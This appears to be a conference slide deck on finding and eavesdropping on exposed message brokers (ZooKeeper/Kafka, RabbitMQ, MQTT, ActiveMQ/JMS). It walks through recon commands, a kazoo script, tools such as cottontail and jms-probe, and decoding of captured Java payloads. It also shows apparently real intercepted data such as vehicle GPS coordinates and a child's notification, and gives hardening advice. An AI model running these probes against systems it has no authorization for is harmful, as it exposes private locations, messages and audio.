

The Messaging Menagerie



@stuch14n3k

slides <https://bit.ly/30vR2ip>


```
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.:+osyyyyyyys+:...`-.:+yyyyyy: ommmmm/
`-+syyyyyyoyyyyy+/-` .syyyyyyoyyyyy+/-` -mmmmmy
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.. .syyyyy: +mmmmmd.
: yyyyy: `ommmmd-
+yyyyy/ -hmmmmh.
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```

Road map

- Messaging intro
- **Kafkas** and where to find them
- Eavesdropping **Rabbits**
- **MQTT** exotics
- **JMS** payload decoding
- **DDS** security
- IoT on **Jabber**
- **CoAP** safari

Quick intro to messaging


- Message-oriented middleware (MOM)
- Key concepts:
 - message
 - queue
 - topic



Quick intro to messaging

- Key actors:
 - publisher (producer)
 - subscriber (consumer)
 - broker


Quick intro to messaging



Kafkas and where to find them

- By **LinkedIn** in **Java**
- Now under **Apache** umbrella
- They call it a distributed streaming platform






TL;DR: Ask the ZooKeeper!



- **Centralized service** for cluster coordination (but also distributed)
 - maintaining configuration information
 - naming
 - distributed synchronization
- **For Kafka this means:**
 - Controller election
 - Configuration of Topics
 - Membership management

TL;DR: Ask the ZooKeeper!



1. Find a ZooKeeper IP
- the leader node

- **TCP/2181**

- Shodan query **"Zookeeper version:"**
(43k hits)

2. Check its health

```
$ echo ruok | nc zoo.hackme.org 2181
```

```
imok
```

3. Interrogate the leader: ZK commands!

envi: print details about serving environment

```
$ echo envi | nc zoo.hackme.org 2181
```

```
Environment:
```

```
zookeeper.version=3.4.10-39d3a4f269333c922ed3db283be479f9deacaa0f,  
built on 03/23/2017 10:13 GMT
```

```
host.name=zoo.hackme.org
```

```
java.version=1.8.0_181
```

```
java.vendor=Oracle Corporation
```

```
java.home=/usr/lib/jvm/java-1.8.0-openjdk-1.8.0.181-3.b13.el7_5.x86_64/jre
```

```
java.class.path=/opt/kafka_2.11-1.1.0/bin/./libs/aopalliance-repackaged
```

```
-2.5.0-b32.jar:/opt/kafka_2.11-1.1.0/bin/./libs/argparse4j
```

```
-0.7.0.jar:/opt/kafka_2.11-1.1.0/bin/./libs/commons-lang3
```

```
-3.5.jar:...
```



3. Interrogate the leader: ZK commands!

dump: list the (ephemeral) nodes to find any connected brokers

```
$ echo dump | nc zoo.hackme.org 2181
```

```
SessionTracker dump:
```

```
Session Sets (3):
```

```
0 expire at Fri Feb 15 20:43:09 CET 2019:
```

```
0 expire at Fri Feb 15 20:43:12 CET 2019:
```

```
1 expire at Fri Feb 15 20:43:15 CET 2019:
```

```
0x16883e87c240000
```

```
ephemeral nodes dump:
```

```
Sessions with Ephemerals (1):
```

```
0x16883e87c240000:
```

```
  /controller
```

```
  /brokers/ids/0
```



4. Fetch details about the broker

kazoo: ZooKeeper client library for Python 👍

```
# kazoo-dump.py

from kazoo.client import KazooClient
import logging

logging.basicConfig()
zk = KazooClient(hosts='zoo.hackme.org:2181')
zk.start()


data, stat = zk.get("/brokers/ids/0")
print("Version: %s, data: %s" % (stat.version, data.decode("utf-8")))

zk.stop()
```

4. Fetch details about the broker

kazoo: ZooKeeper client library for Python 👍

```
$ python kazoo-dump.py
```

```
Version: 0, data: {  
  "listener_security_protocol_map": {  
    "PLAINTEXT": "PLAINTEXT"  
  },  
  "endpoints": ["PLAINTEXT://kafka.hackme.org:9092"],  
  "jmx_port": -1,  
  "host": "kafka.hackme.org",   
  "timestamp": "1548401285140",  
  "port": 9092,  
  "version": 4  
}
```

5. We now have a Kafka broker
- let's ask for its topics

kafkacat: netcat for Kafka 👍

```
$ kafkacat -b kafka.hackme.org:9092 -L

Metadata for all topics (from broker -1: kafka.hackme.org:9092/bootstrap):
 1 brokers:
  broker 0 at kafka.hackme.org:9092
 3 topics:
  topic "twcnt.tw-sentiment" with 1 partitions:
    partition 0, leader 0, replicas: 0, isrs: 0
  topic "en-stream.tweet-dest" with 1 partitions:
    partition 0, leader 0, replicas: 0, isrs: 0
  topic "import-ok" with 1 partitions:
    partition 0, leader 0, replicas: 0, isrs: 0
```


Let's automate this

```
$ python3 zk-resolve-nodes.py -h
```

```
usage: zk-resolve-nodes.py [-h] [-v] [-V] [-p PORT] IP PATH [PATH ...]
```

Script to resolve given node paths to a node host:port pairs @ given ZooKeeper instance. By stuchl4n3k

positional arguments:

IP	ZooKeeper IP/hostname
PATH	node path you want to resolve

optional arguments:

-h, --help	show this help message and exit
-v, ---version	show version number and exit
-V, ---verbose	be more verbose
-p PORT, --port PORT	ZooKeeper port (defaults to 2181)

Let's automate this

```
$ ./kafkafind.sh 247.251.253.143 2181

[+] Requesting dump for 247.251.253.143:2181 ...
[+] Found 2 connected nodes:
/brokers/ids/1002
/controller
[+] Resolving node paths...
/brokers/ids/1002 --> 247.251.253.143:9092
[+] Interrogating node 247.251.253.143:9092...
[+] Got 34 topics for node 247.251.253.143:9092.
...
```

What is Out There?

- 43k ZooKeeper instances in Shodan (China, France, US)
- Hi-performance messaging solutions
- Website activity tracking
- Log aggregation, metric processing
- Shipping data
- Cloud computing telemetry

Security?

"expected to operate in a trusted
computing environment,
behind a firewall"

Apache Kafka

Security?

- Supports **server certificates**, not by default though
- Supports some kind of **ACL via custom auth. plugins**
- **CVE-2018-8012** allows a server to join a quorum without authentication (i.e. write access)
 - fixed in 3.4.10+ (28 % still not upgraded)
- Do not expose TCP/2181 publicly
- Messages in queues are **not durable!**

RabbitMQ: eavesdropping



About RabbitMQ

- **Pivotal RabbitMQ** is well known and popular OS message broker **written in Erlang**
- Speaks **AMQP** aka All My Queues are Public
- Also supports other protocols: **STOMP, MQTT and WebSocket**



What is Out There?

- Shodan reports almost **6k instances** (China + US)
- **Event collection**, metrics, company analytics apps
- **Web app messaging** (websocket, SMS notifications, OTP, mails campaigns)
- **Game industry** - event propagation
- **Market** streaming data
- CI systems **distributing builds**

Security?

- **No authentication** or **default credentials** (guest/guest)
- TLS support, but rarely deployed
- Multiple exposed ports:
 - **AMQP**: TCP/5672,5671
(w/o and w/ TLS)
 - **EPMD**: TCP/4369
(peer discovery service)

```
▼ Erlang Port Mapper Daemon
  Type: EPMD_PORT2_RESP (119)
  Result: 0
  Port No: 25672
  Node Type: R3 erlang node (77)
  Protocol: tcp/ip-v4 (0)
  Highest Version: R6 (5)
  Lowest Version: R6 (5)
  Name Length: 6
  Node Name: rabbit
  Elen: 0
```

Security: ports (cont'd)

- **ERLDP:** TCP/25672 (inter-node communication, "should not be publicly exposed")
- **CLI-tools:** TCP/35672-35682
- **HTTP API:** TCP/15672
- **STOMP:** TCP/61613,61614 (w/o and w/ TLS)
- **STOMP over WebSockets:** TCP/15674
- **MQTT:** TCP/1883,8883 (w/o and w/ TLS)
- **MQTT over WebSockets:** TCP/15675
- <https://www.rabbitmq.com/networking.html>

Security: exploit scenarios

- **Information disclosure**

(user's locations, credentials)

- **Injection attacks**

(data are fed to SQL, serialized formats)

- **Spoofing attacks**

(fake PDF generator service)

No endpoint knowledge?

- Try **RabbitMQ Management interface** on TCP/15672 thanks to enabled **rabbitmq_management** plugin
- Out of **~4.5k probed instances 12 % returned 200 OK** on conn. with missing auth or with **default creds**
- Chances are **TLS is not configured** (because performance, extra work)
 - > just capture the traffic if you're en route

Overview


Totals

Queued messages (chart: last minute) (?)



Ready	0 msg
Unacked	12 msg
Total	12 msg

Message rates (chart: last minute) (?)



Publish	230/s
Confirm	0.00/s
Deliver	397/s
Redelivered	0.00/s
Acknowledge	379/s
Get	0.00/s
Get (noack)	0.00/s

Global counts (?)

 Connections: **11**

 Channels: **66**

 Exchanges: **23**


 Queues: **14**

 Consumers: **31**

Eavesdropping setup

To avoid instant detection


Fanout:



Eavesdropping setup

To avoid instant detection

Fanout:



Round-robin:

Eavesdropping setup

- Automate RabbitMQ Management API scraping and message eavesdropping with **cottontail** 👍

```
python cottontail -h
```

```
  /\  /|
  \ V/
  | "" ) Cottontail v0.8.0
  /  |   Quentin Kaiser (kaiserquentin@gmail.com)
  /   \
  *( _ \ _ \ )
```

```
usage: cottontail [-h] [--username USERNAME] [--password PASSWORD] [-v] url
```

- See the tutorial here: <https://quentinkaiser.be>

Security hardening

- Previously **known issues**:
ROBOT/POODLE/BEAST/X-Forwarded-For
 - > update Erlang
 - > upgrade to RabbitMQ 3.4.0+
(99 % of publicly exposed instances run < 3.4)
 - > enforce TLS 1.2+
- Disable Management plugin in production
- **Configure properly** and protect the ports

MQTT exotics



About MQTT

- **Machine-to-Machine** connectivity protocol (IoT)
- **Lightweight** pub/sub transport
- **Simple** implementation
- **Many Brokers:**
 - HiveMQ
 - RabbitMQ
 - Mosca
 - Emqttd
 - Mosquitto

- **CLI tools:**

```
$ mosquitto_sub -h mqtt.hackme.org -C 100 -t 'some/topic'
```

What was Out There in 2016?



What is there now?

- Arduino **weather stations**
- **Location trackers**
- **Shared bikes**
- **Smart homes** (lights, garden sprinklers, call monitors, cameras, audio systems, ...)
- **Smart cars**

- Payloads are mostly wrapped in JSON or XML

JPEG over MQTT

Topics:

camera/metrics

camera/snapshot

camera/image <-- let's read a message from this one

gardenhouse/light/led

gardenhouse/light/main

reel/control <-- let's NOT mess with these

well/pump <-- let's NOT mess with these

15.07.2018 13:39:58



CAN bus

- **Messaging protocol** (ISO 11898) **in cars**
since 90s
- Connecting ECUs together
- **Diagnostics** data, car systems **control**
- No security, obviously



```
publishing and latching message for 3.0 seconds  
nvidia@autti:~/code/celsius$ rostopic pub /celsius_control celsius/CelsiusControl ac_toggle --once
```

CAN bus over MQTT ©

Topics:

```
can/dev/WaveIsol/Bus voltage  
can/dev/WaveIsol/Bus current  
can/dev/WaveIsol/Motor rpm  
can/dev/WaveIsol/Vehicle speed  
can/dev/WaveIsol/DC out current fast  
can/dev/WaveIsol/DC out current  
can/dev/WaveIsol/Output volts  
...
```



CFoM©[®]™: Car Fleet over MQTT

Let's only expose **interesting data**, one car per topic:



Topics:


```
VTczIBdQR0I5AEUA  
VTczIBdQR0I6ACEA  
VTczIBdQR0I6AD8A  
VTczIBdQR0JgADAA
```

...

```
--> Subscribe VTczIBdQR0I5AEUA
```

```
<-- {  
  "FRM":43824,"VMS":"FREE","VLS":"DCKD","VSS":"OFF","VEM":"OFF","TSM":0.00,  
  "TDK":3.18,"VTK":3.29,"BCP":100,"BRK":30.00,"AAP":-14,"AAR":-3,"AMG":4.40,  
  "CRP":1174,"CTS":432,"CRG":4278255360,"CRT":4278255382,"UTS":250392,  
  "UTG":48346,"GSQ":-57,"GON":1,"GTS":20190516144031,  
  "GLT":44.478320,"GLN":26.091727,"GAL":77.535,"GSV":11,"GHP":23.8  
}
```

CFoM©[®]™ : Car Fleet over MQTT



Hermes aka let's expose your microphone to the wild

MQTT crawler hit:

```
Subscribe mqtt.hackme.org:1883 '#'  
...  
Got 2 topics:  
hermes/asr/textCaptured  
hermes/audioServer/default/audioFrame
```

WTF is hermes audioserver? Ask Google...

Using Voice

to Make Technology Disappear

Snips provides Private-By-Design, Decentralized Voice Assistant Technology and Solutions.

Start building with Snips

Speak to a Voice Specialist



For the past several decades, we've had to make a constant effort to learn how the machines around us work. We now feel saturated.

Security?

- IoT dashboards are often protected, giving a false promise of some security...

```
dashboard.diy.wtf:8080
--> GET /
<-- 401 Unauthorized
```

Sign In

Username or email *

Password *

Remember Me

[Forgot password?](#)

Security?

- When the broker in fact is still open to the wild

```
dashboard.diy.wtf:1883  
--> MQTT Connect Command (1), Connect Flags 0x02 (No Login, No Pass)  
<-- MQTT Return Code: Connection Accepted (0)
```

Security?

▼ MQ Telemetry Transport Protocol, Connect Command

▶ Header Flags: 0x10, Message Type: Connect Command

Msg Len: 16

Protocol Name Length: 4

Protocol Name: MQTT

Version: MQTT v3.1.1 (4)

▼ Connect Flags: 0x02, QoS Level: At most once delivery (Fire and Forget), Clean Session Flag

0... .. = User Name Flag: Not set

.0... .. = Password Flag: Not set

..0. = Will Retain: Not set

...0 0... = QoS Level: At most once delivery (Fire and Forget) (0)

.... .0.. = Will Flag: Not set

.... ..1. = Clean Session Flag: Set

.... ...0 = (Reserved): Not set

Keep Alive: 60

Client ID Length: 4

Client ID: test

▼ MQ Telemetry Transport Protocol, Connect Ack

▶ Header Flags: 0x20, Message Type: Connect Ack

Msg Len: 2

▶ Acknowledge Flags: 0x00

Return Code: Connection Accepted (0)


Security?

- Use **authentication && TLS**
- Use **ACL/RBAC** support for fine-grained **Topic access control** in modern brokers
- **E2E payload encryption** (a-/symmetric) is also supported, though not MQTT standard
- It can be done the right way, e.g. **IBM Watson** or **Amazon**

MQTT-Packet:	
PUBLISH	
contains:	Example
packetId	4314
topicName	"topic/1"
qos	1
retainFlag	false
payload  [encrypted]	"a\$\$d8.kj\$h3JG5\$UO\$\$"
dupFlag	false

Java Message Service

- **Java EE Middleware API** spec (JSR 914),
i.e. no compatibility with other systems
- Since late 90s, **still used wildly**
(fintech, banking, notifications,
chat, event bus)
- **Payloads usually wrapped in XML**, but there
are 5 different data types
- TCP port numbers vary with implementation



What is Out There?

- Shodan won't get you very far here
- Cheap **discovery** is usually **broker-specific**,
but YMMV
- e.g. reuse those **MQTT banners** | **grep 'ActiveMQ'**
(since ActiveMQ also supports MQTT)
- then **probe the default broker port** - here TCP/61616

Reading JMS messages

```
$ java -jar jms-probe.jar jms.hackme.org
```

```
Connected to jms.hackme.org:61616 (ActiveMQ)
```

```
Listing queues...
```

```
queue://messagePushNotification  
queue://jms.socialSetUserLocation  
queue://socialContentChangeQueue  
queue://jms.messagePushNotification  
queue://socialShareDeleteQue  
queue://ActiveMQ.DLQ  
...
```

```
Listing topics...
```

```
topic://socialRefreshLocalCache  
topic://$SYS.broker.version  
topic://socialRefreshWorkcellMedleCache  
topic://mediaDelViewCache  
...
```

```
Consuming queues...
```

```
DEST: queue://messagePushNotification | MSG:
```

```
[+] Message Size: 1.5 kB Type: ObjectMessage/
```

```
"com.divx.service.model.notification.MessageArgu....o.C....Z..isBroadcastI..  
messageCategoryL..audioReviewt..Ljava/lang/String;L..audioReviewTypet.3Lcom/divx/  
service/model/BaseTypeSocial$eReviewType;L.breakpointq.~..L.deviceTypet..Ljava/lang  
/Integer;L.homeworkScoreq.~..L..isDott..Ljava/lang/Boolean;L..nArgut.  
Lcom/divx/service/model/msg/NoticeArgu;L.scoreAutoq.~..L..scoreFlowerq.~..L..
```

ObjectMessage

what does it mean?

An **ObjectMessage** object is used to send a message that contains a **serializable object** in the **Java** programming language ("Java object").

JavaDoc

Java object deserialization

- **To read the payload** you need:
 1. Java
 2. Java classes of all the DTOs (exact versions)
- That's the theory, but you could also try to:
 - **Mimic Java deserialization** process
 - **Iterate** through the **class hierarchy**
 - **Project fields** to a set of key/value pairs (e.g. JSON)

Java object deserialization

Luckily there are tools that scrape as much as possible from the serialized payloads, e.g. **python-javaobj library** 🍌

```
# file deser.py
import javaobj
from pprint import pprint

with open("object.ser", "rb") as fd:
    jobj = fd.read()

pobj = javaobj.loads(jobj)
pprint(vars(pobj))
```

```
$ python deser.py
{
  'annotations': [],
  'audioReview': None,
  'audioReviewType': None,
  'bookType': None,
  'breakpoint': None,
  'classdesc': [com.divx.service.model.notification.MessageArgu:...],
  'combined': None,
  'content': 'Thomas完成假期作业第21天录音作业, 请注意查看',
  'contentId': None,
  'contentType': None,
  'deviceType': None,
  'dotType': None,
